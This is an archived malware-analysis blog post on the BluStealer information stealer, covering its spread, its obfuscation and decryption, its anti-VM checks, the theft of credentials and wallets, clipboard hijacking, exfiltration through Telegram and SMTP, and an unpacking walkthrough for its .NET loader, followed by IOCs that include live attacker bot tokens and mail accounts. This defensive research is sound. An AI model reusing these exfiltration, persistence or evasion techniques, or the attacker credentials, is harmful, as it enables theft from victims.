
BluStealer: From SpyEx to ThunderFox

By Threat Research TeamThreat Research Team

Archived: 2026-04-05 20:29:12 UTC


Overview


BluStealer is is a crypto stealer, keylogger, and document uploader written in Visual Basic that loads C#.NET hack tools to steal credentials. The family was first mentioned by @James_inthe_box in May and referred to as a310logger. In fact, a310logger is just one of the namespaces within the .NET component that appeared in the string artifacts. Around July, Fortinet referred to the same family as a "fresh malware", and recently it is mentioned again as BluStealer by GoSecure. In this blog, we decide to go with the BluStealer naming while providing a fuller view of the family along with details of its inner workings.




a310logger is just one of the multiple C# hack tools in BluStealer's .NET component.

BluStealer is primarily spread through malspam campaigns. A large number of the samples we found come from a particular campaign that is recognizable through the use of a unique .NET loader. The analysis of this loader is provided in this section. Below are two BluStealer malspam samples. The first is a fake DHL invoice in English. The second is a fake General de Perfiles message, a Mexican metal company, in Spanish. Both samples contain .iso attachments and download URLs that the messages claim is a form that the lure claims the recipient needs to open and fill out to resolve a problem. The attachments contain the malware executables packed with the mentioned .NET Loader.





In the graph below, we can see a significant spike in BluStealer activity recently around September 10-11, 2021.




The daily amount of Avast users protected from BluStealer

BluStealer Analysis

As mentioned, BluStealer consists of a core written in Visual Basic and the C# .NET inner payload(s). Both components vary greatly among the samples indicating the malware builder's ability to customize each component separately. The VB core reuses a large amount of code from a 2004 SpyEx project, hence the inclusion of "SpyEx" strings in early samples from May. However, the malware authors have added the capabilities to steal crypto wallet data, swap crypto addresses present in the clipboard, find and upload document files, exfiltrate data through SMTP and the Telegram Bot API, as well as anti-analysis/anti-VM tactics. On the other hand, the .NET component is primarily a credential stealer that is patched together from a combination of open-source C# hack tools such as ThunderFox, ChromeRecovery, StormKitty, and firepwd. Note that not all the mentioned features are available in a single sample.

Obfuscation



Example of how the strings are decrypted within BluStealer

Each string is encrypted with a unique key. Depending on the sample, the encryption algorithm can be the xor cipher, RC4, or the WinZip AES implementation from this repo. Below is a Python demonstration of the custom AES algorithm:

```python
def prepad(size):
    pre_pad = []
    nonce = 0
    for i in range(0, size, 16) :
        nonce +=1
        padding = nonce.to_bytes(16, 'little')
        pre_pad += padding
    return bytearray(pre_pad)

def aes_decrypt(citext, password):
    salt = b'SaltVb6CryptoAes'
    key = hashlib.pbkdf2_hmac('sha1', password, salt, 1000, dklen=32)
    aes_stream = prepad(len(citext))
    aes_stream.extend(citext)
    cipher = AES.new(key, AES.MODE_ECB)
    xor_key = cipher.encrypt(pad(aes_stream, 16))
    plaintext = bytearray(len(citext))
    for i in range(len(citext)) : plaintext[i] = xor_key[i] ^ citext[i]
    return plaintext

def aes_decrypt_str(citext, password):
    citext = bytearray.fromhex(citext.decode('utf-8'))
    citext = base64.b64decode(citext)
    return aes_decrypt(citext, password)
```

A utility to help decrypt all strings in IDA is available here.

Anti-VM Tactics

BluStealer checks the following conditions:

If property **Model** of **Win32_ComputerSystem** WMI class contains:

VIRTUA (without L), VMware Virtual Platform, VirtualBox, microsoft corporation, vmware, VMware, vmw

If property **SerialNumber** of **Win32_BaseBoard** WMI class contains 0 or None

If the following files exist:

- C:\\Windows\\System32\\drivers\\vmhgfs.sys
- C:\\Windows\\System32\\drivers\\vmmemctl.sys
- C:\\Windows\\System32\\drivers\\vmmouse.sys
- C:\\Windows\\System32\\drivers\\vmrawdsk.sys
- C:\\Windows\\System32\\drivers\\VBoxGuest\.sys
- C:\\Windows\\System32\\drivers\\VBoxMouse.sys

- C:\\Windows\\System32\\drivers\\VBoxSF.sys
- C:\\Windows\\System32\\drivers\\VBoxVideo.sys

If any of these conditions are satisfied, BluStealer will stop executing.

.NET Component

The BluStealer retrieves the .NET payload(s) from the resource section and decrypts it with the above WinZip AES algorithm using a hardcoded key. Then it executes one of the following command-line utilities to launch the .NET executable(s):

- C:\Windows\Microsoft.NET\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe
- C:\Windows\\Microsoft.NET\\Framework\\v2.0.50727\\InstallUtil.e

Examples of two .NET executables loaded by the VB core. The stolen credentials are written to “credentials.txt”

The .NET component does not communicate with the VB core in any way. It steals the credentials of popular browsers and applications then writes them to disk at a chosen location with a designated filename (i.e credentials.txt). The VB core will look for this drop and exfiltrate it later on. This mechanic is better explained in the next section.

The .NET component is just a copypasta of open-source C# projects listed below. You can find more information on their respective Github pages:

- ThunderFox: github.com/V1V1/SharpScribbles
- ChromeRecovery: github.com/Elysian01/Chrome-Recovery
- StormKitty: github.com/swagkarna/StormKitty
- Firepwd:github.com/lclevy/firepwd

Information Stealer

Both the VB core and the .NET component write stolen information to the *%appdata%\Microsoft\Templates* folder. Each type of stolen data is written to a different file with predefined filenames. The VB core sets up different timers to watch over each file and keeps track of their file sizes. When the file size increases, the VB core will send it to the attacker.

Handler	Arbitrary filename	Stolen Information	Arbitrary Timers(s)
.NET component	credentials.txt	Credentials stored in popular web browsers and applications, and system profiling info	80
.NET component	Cookies.zip	Cookies stored in Firefox and Chrome browsers	60
VB Core	CryptoWallets.zip	Database files that often contain private keys of the following crypto wallet: ArmoryDB, Bytecoin, Jaxx Liberty, Exodus, Electrum, Atomic, Guarda, Coinomi	50
VB Core	FilesGrabber\Files.zip	Document files (.txt, .rtf, .xlxs, .doc(x), .pdf, .utc) less than 2.5MB	30
VB Core	Others	Screenshot, Keylogger, Clipboard data	1 or None

BluStealer VB core also detects the crypto addresses copied to the clipboard and replaces them with the attacker’s predefined ones. Collectively it can support the following addresses: Bitcoin, bitcoincash, Ethereum, Monero, Litecoin.

Data Exfiltration

BluStealer exfiltrates stolen data via SMTP (reusing SpyEx’s code) and Telegram Bot, hence the lack of server-side code. The Telegram token and chat_id are hardcoded to execute the 2 commands: *sendDocumen*t and *sendMessage* as shown

below

- https://api.telegram.org/bot[BOT TOKEN]/sendMessage?chat_id=[MY_CHANNEL_ID]&text=[MY_MESSAGE_TEXT]
- https://api.telegram.org/bot[BOT TOKEN]/sendDocument?chat_id=[MY_CHANNEL_ID]&caption=[MY_CAPTION]

The SMTP traffic is constructed using Microsoft MimeOLE specifications

```
Subject: Passwords:::[Censored Data]
Date: Tue, 31 Aug 2021 07:42:02 -0700
Message-ID: <67437CC795FB4EAE96D7AEDC493B49EC@[Censored Data]>
MIME-Version: 1.0
Content-Type: multipart/mixed;
    boundary="----=_NextPart_000_0000_01D79E3B.B020FD10"
X-Mailer: Microsoft CDO for Windows 2000
Content-Class: urn:content-classes:message
Importance: normal
Priority: normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.1.7601.17514

This is a multi-part message in MIME format.

------=_NextPart_000_0000_01D79E3B.B020FD10
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

Date: 08/31/2021   07:40:56 AM
Username: [Censored Data]
CompName: [Censored Data]
Windows Version: [Censored Data]

[Keyboard Data]

------=_NextPart_000_0000_01D79E3B.B020FD10
Content-Type: text/plain;
    name="credentials.txt"
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment;
    filename="credentials.txt"
```

Example of SMTP content


.NET Loader Walkthrough

This .NET Loader has been used by families such as Formbook, Agent Tesla, Snake Keylogger, Oski Stealer, RedLine, as well as BluStealer.


Demo sample: 19595e11dbccfbfeb9560e36e623f35ab78bb7b3ce412e14b9e52d316fbc7acc

First Stage

The first stage of the .NET loader has a generic obfuscated look and isn't matched by de4dot to any known .NET obfuscator. However, one recognizable characteristic is the inclusion of a single encrypted module in the resource:



By looking for this module's reference within the code, we can quickly locate where it is decrypted and loaded into memory as shown below




Prior to loading the next stage, the loader may check for internet connectivity or set up persistence through the Startup folder and registry run keys. A few examples are:

- C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\chrome\chrom.exe
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\chrom
- C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\paint\paint.exe
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\paint
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup
- C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\note\notepad.exe

In the samples we looked at closely, the module is decrypted using RC4, with a hardcoded key. The key is obfuscated by a string provider function. The best way to obtain the payload is to break at the tail jump that resides within the same namespace where the encrypted module is referenced. In most cases, it usually is the call to the external function Data(). Below are examples from the different samples:


```
// Token: 0x0600002A RID: 42 RVA: 0x00002D44 File Offset: 0x00000F44
internal void UpdateRegistry()
{
    new ClassLibrary().Data();
    if (2 == 0)
    {
    }
}

// Token: 0x06000012 RID: 18 RVA: 0x000024D4 File Offset: 0x000006D4
private void c(object a, EventArgs b)
{
    if (!true)
    {
    }
    RichTextBox richTextBox = this.j;
    richTextBox.Text += new ClassLibrary().Data();
}

// Token: 0x06000011 RID: 17 RVA: 0x00002108 File Offset: 0x00000308
private void checkBox1_CheckedChanged(object sender, EventArgs e)
{
    this.listBox1.Items.Insert(0, new ClassLibrary().Data());
}
```

Second stage



Inside the Data() function of the second stage which has two strange resource files along with their getter functions

The second stage has the function calls and strings obfuscated, so the “Analyze” feature may not be as helpful. However, there are two resource files that look out-of-place enough for us to pivot off. Their getter functions can be easily found in the Resources class of the Properties namespace. Setting the breakpoint on the Ehiuuvbfrnprkuyuxqv getter function 0x17000003 leads us to a function where it is gzip decompressed revealing a PE file.



Ehiuuvbfrnprkuyuxqv is decompressed with gzip


On the other hand, the breakpoint on the Ltvddtjmqumxcwmqlzcos getter function 0x17000004 leaves us in the middle of the Data() function, where all the function calls are made by passing a field into CompareComparator function that will invoke it like a method.

```
// Token: 0x06000139 RID: 313 RVA: 0x000130D0 File Offset: 0x000112D0
[MethodImpl(MethodImplOptions.NoInlining)]
public static string CompareComparator(int previous_first, Adapter A_1)
{
    return A_1(previous_first);
}
```

ComareComparator is used to invoke one of the argument

In order to understand what is going on, we have to know what functions these fields represent. From the experience working with MassLogger in the past, the **field to method** map file is likely embedded in the resource section, which in this case, “Dic.Attr” naming is a strong tell.

Note that it is important to find out where these fields are mapped to, because “Step into” may not get us directly to the designated functions. Some of the mapped functions are modified during the field-method binding process. So when the corresponding fields are invoked, the DynamicResolver.GetCodeInfo() will be called to build the target function at run-time. Even though the function modification only consists of replacing some opcodes with equivalent ones while keeping the content the same, it is sufficient enough to obfuscate function calls during dynamic analysis.




Dic.Attr is interpreted into a field-method dictionary

The search of the “Dic.Attr” string leads us to the function where the mapping occurs. The dictionary value represents the method token that will be bound, and the key value is the corresponding field. As for the method tokens start with 0x4A, just replace them with 0x6 to get the correct methods. These are the chosen ones to be modified for obfuscation purposes.


With all the function calls revealed, we can understand what’s going on inside the Data() method. First, it loads a new assembly that is the decompressed Ehiuuvbfrnprkuyuxqv. Then, it tries to create an instance of an object named SmartAssembly.Queues.MapFactoryQueue. To end the mystery, a method called “RegisterSerializer” is invoked with the data of the other resource file as an argument. At this point, we can assume that the purpose of this function would be to decrypt the other resource file and execute it.

Heading to the newly loaded module (af43ec8096757291c50b8278631829c8aca13649d15f5c7d36b69274a76efdac), we can see the SmartAssembly watermark and all the obfuscation features labeled as shown below.



Overview of the decompressed Ehiuuvbfrnprkuyuxqv. Here you can find the method RegisterSerializer locates inside SmartAssembly.Queues.MapFactoryQueue

The unpacking process will not be much different from the previous layer but with the overhead of code virtualization. From static analysis, our RegisterSerializer may look empty but once the SmartAssembly.Queues class is instantiated the method will be loaded properly:



The function content when analyzed statically.


```
// Token: 0x02000014 RID: 20
public class MapFactoryQueue
{
    // Token: 0x0600009A RID: 154 RVA: 0x00004A1C File Offset: 0x00002C1C
    [MethodImpl(MethodImplOptions.NoInlining)]
    public void RegisterSerializer(byte[] res)
    {
        int num = 14;
        for (;;)
        {
            int num2 = num;
            for (;;)
            {
                switch (num2)
                {
                case 1:
                    if (!WriterListener.MoveState(WriterListener.SearchState))
                    {
                        num2 = 19;
                        continue;
                    }
                    goto IL_12E;
                case 2:
                    goto IL_11A;
                case 3:
                    goto IL_11A;
                case 4:
                    MapFactoryQueue.RevertInstance(0);
                    goto IL_9F;
                case 5:
                    goto IL_23B;
                case 6:
                    goto IL_174;
                case 7:
                    MapFactoryQueue.RevertInstance(0);
```

The function content after instantiated. Note that argument “res” represents the data of the second resource file

```
IL_188:
StatusTagObject statusTagObject = new StatusTagObject();
ParamsListener.MoveState(statusTagObject, ParamsListener.StopState);
RulesListener.MoveState(statusTagObject, res, RulesListener.IncludeState);
num2 = 0;
```

Fast forward to where res is processed inside RegisterSerializer()

Lucky for us, the code looks fairly straightforward. The variable “res” holding the encrypted data and is passed to a function that RulesListener.IncludeState represents. Once again, the key still is to find the field token to method token map file which is likely to be located in the resource section. This time searching for the GetManifestResourceStream function will help us quickly get to the code section where the map is established:



The resource file Params.Rules is interpreted into a field-method dictionary

RulesListener.IncludeState has token 0x04000220 which is mapped to function 0x60000A3. Inside this function, the decryption algorithm is revealed anticlimactically: reversal and decompression:

```
// Token: 0x060000A3 RID: 163 RVA: 0x00004F18 File Offset: 0x00003118
[MethodImpl(MethodImplOptions.NoInlining)]
internal void ExcludeSerializer(byte[] last)
{
    last = ListenerListener.MoveState(last.Reverse<byte>().ToArray<byte>(), ListenerListener.InitState);
    StatusTagObject.ConnectProcess();
```

Data from Ltvddtjmqumxcwmqlzcos is reversed

```
// Token: 0x06000004 RID: 4 RVA: 0x000020F0 File Offset: 0x00002270
[MethodImpl(MethodImplOptions.NoInlining)]
internal static byte[] ExcludeSerializer(byte[] last)
{
    byte[] result;
    for (;;)
    {
        MemoryStream memoryStream = new MemoryStream(last);
        try
        {
            MemoryStream memoryStream2 = new MemoryStream();
            try
            {
                BufferedStream bufferedStream = new BufferedStream(new GZipStream(memoryStream, CompressionMode.Decompress));
                int num = 0;
                if (<Module>{8b778cbf-a269-4dc8-9ad9-f5768ec1c216}.m_6cef85885ffc4030bb1318cd8608e187 == 0)
                {
                    int num2;
                    num = num2;
                }
```

Then it is decompressed and executed

In fact, **all** the samples can be unpacked simply by **decompressing the reversed resource file** embedded **in the second stage**. Hopefully, even when this algorithm is changed, my lengthy walkthrough will remain useful at showing you how to defeat the obfuscation tricks.

Conclusion

In this article, we break down BluStealer functionalities and provide some utilities to deobfuscate and extract its IOCs. We also highlight its code reuse of multiple open-source projects. Despite still writing data to disk and without a proper C2 functionality, BluStealer is still a capable stealer. In the second half of the blog, we show how the BluStealer samples and other malware can be obtained from a unique .NET loader. With these insights, we hope that other analysts will have an easier time classifying and analyzing BluStealer.

IOCs:

The full list of IoCs is available at https://github.com/avast/ioc/tree/master/BluStealer

BluStealer

SHA-256

678e9028caccb74ee81779c5dd6627fb6f336b2833e9a99c4099898527b0d481
3151ddec325ffc6269e6704d04ef206d62bba338f50a4ea833740c4b6fe770ea
49da8145f85c63063230762826aa8d85d80399454339e47f788127dafc62ac22
7abe87a6b675d3601a4014ac6da84392442159a68992ce0b24e709d4a1d20690

Crypto Address List

Bitcoin:
1ARtkKzd18Z4QhvHVijrVFTgerYEoopjLP (**1.67227860 BTC**)
1AfFoww2ajt5g1YyrrfNYQfKJAjnRwVUsX (0.06755943 BTC)
1MEf31xHgNKqyB7HEeAbcU6BhofMdwLE3r
38atNsForzrDRhJoVAhyXsQLqWYfYgodd5
bc1qrjl4ksg5h7p70jjtypr8s6cjpngzd3kerfj9rt
bc1qjg3y4d4t6hwg6h22khknlxcstevjg2qkrxt6qu
1KfRWVcShzwE2Atp1njogAqH8qodsif3pi
3P6JnvWtubxbCxgPW7GAAj8u6CLV2h9MkY
13vZcoMYRcKrDRDYUyH9Cd4kCRMZVjFkyn

Bitcoincash:
qrej5ltx0sgk5c7aygdsvt2gh7fq04umvusxhxl7wq
qrzakt59udz893u2uuwtgrwrjj9dhtk0gc3m4m2sj5

Ethereum:
0xd070c48cd3bdeb8a6ca90310249aae90a7f26303 (0.10 ETH)
0x95d3763546235393B77aC188E5B08dD4Af68d89D
0xcfE71c720b7E99e555c0e98b725919B7a69f8Bb0

Monero.address:
46W5WHQG2B1Df9uKrkyuhoLNVtJouMfPR9wMkhrzRiEtD2PmdcXMvQt52jQVWKXUC45hwYRXhBYVjLRbpDu8CK2UN2x
43Q4G9CdM3iNbkwhujAQJ7TedSLxYQ8hJJHYqsqns7qz696gkPgMvUvDcDfZJ7bMzcaQeoSF86eFE2fL9njU59dQRfPHFnv

Litecoint address:
LfADbqTZoQhCPBr39mqQpf9myUiUiFrDBG
LY5jmjdFnvgFjJET2wX5fVV6Gv89QdQRv3

Telegram Tokens:

1901905375:AAFoPAvBxaWxmDiYbdJWH-OdsUuObDY0pjs
1989667182:AAFx2Rti45m06IscLpGbHo8v4659Q8swfkQ

SMTP

andres.galarraga@sismode.com (smtp.1and1.com)
info@starkgulf.com (mail.starkgulf.com)
etopical@bojtai.club (mail.bojtai.club)
fernando@digitaldirecto.es (smtp.ionos.es)
baerbelscheibll1809@gmail.com
dashboard@grandamishabot.ru (shepherd.myhostcpl.com)
shan@farm-finn.com (mail.farm-finn.com)
info@starkgulf.com (mail.starkgulf.com)

.NET Loader SHA-256:

ae29f49fa80c1a4fb2876668aa38c8262dd213fa09bf56ee6c4caa5d52033ca1
35d443578b1eb0708d334d3e1250f68550a5db4d630f1813fed8e2fc58a2c6d0
097d0d1119fb73b1beb9738d7e82e1c73ab9c89a4d9b8aeed35976c76d4bad23
c783bdf31d6ee3782d05fde9e87f70e9f3a9b39bf1684504770ce02f29d5b7e1
42fe72df91aa852b257cc3227329eb5bf4fce5dabff34cd0093f1298e3b5454e
1c29ee414b011a411db774015a98a8970bf90c3475f91f7547a16a8946cd5a81
81bbcc887017cc47015421c38703c9c261e986c3fdcd7fef5ca4c01bcf997007
6956ea59b4a70d68cd05e6e740598e76e1205b3e300f65c5eba324bebb31d7e8
6322ebb240ba18119193412e0ed7b325af171ec9ad48f61ce532cc120418c8d5
9f2bfedb157a610b8e0b481697bb28123a5eabd2df64b814007298dffd5e65ac
e2dd1be91c6db4b52eab38b5409b39421613df0999176807d0a995c846465b38

A group of elite researchers who like to stay under the radar.
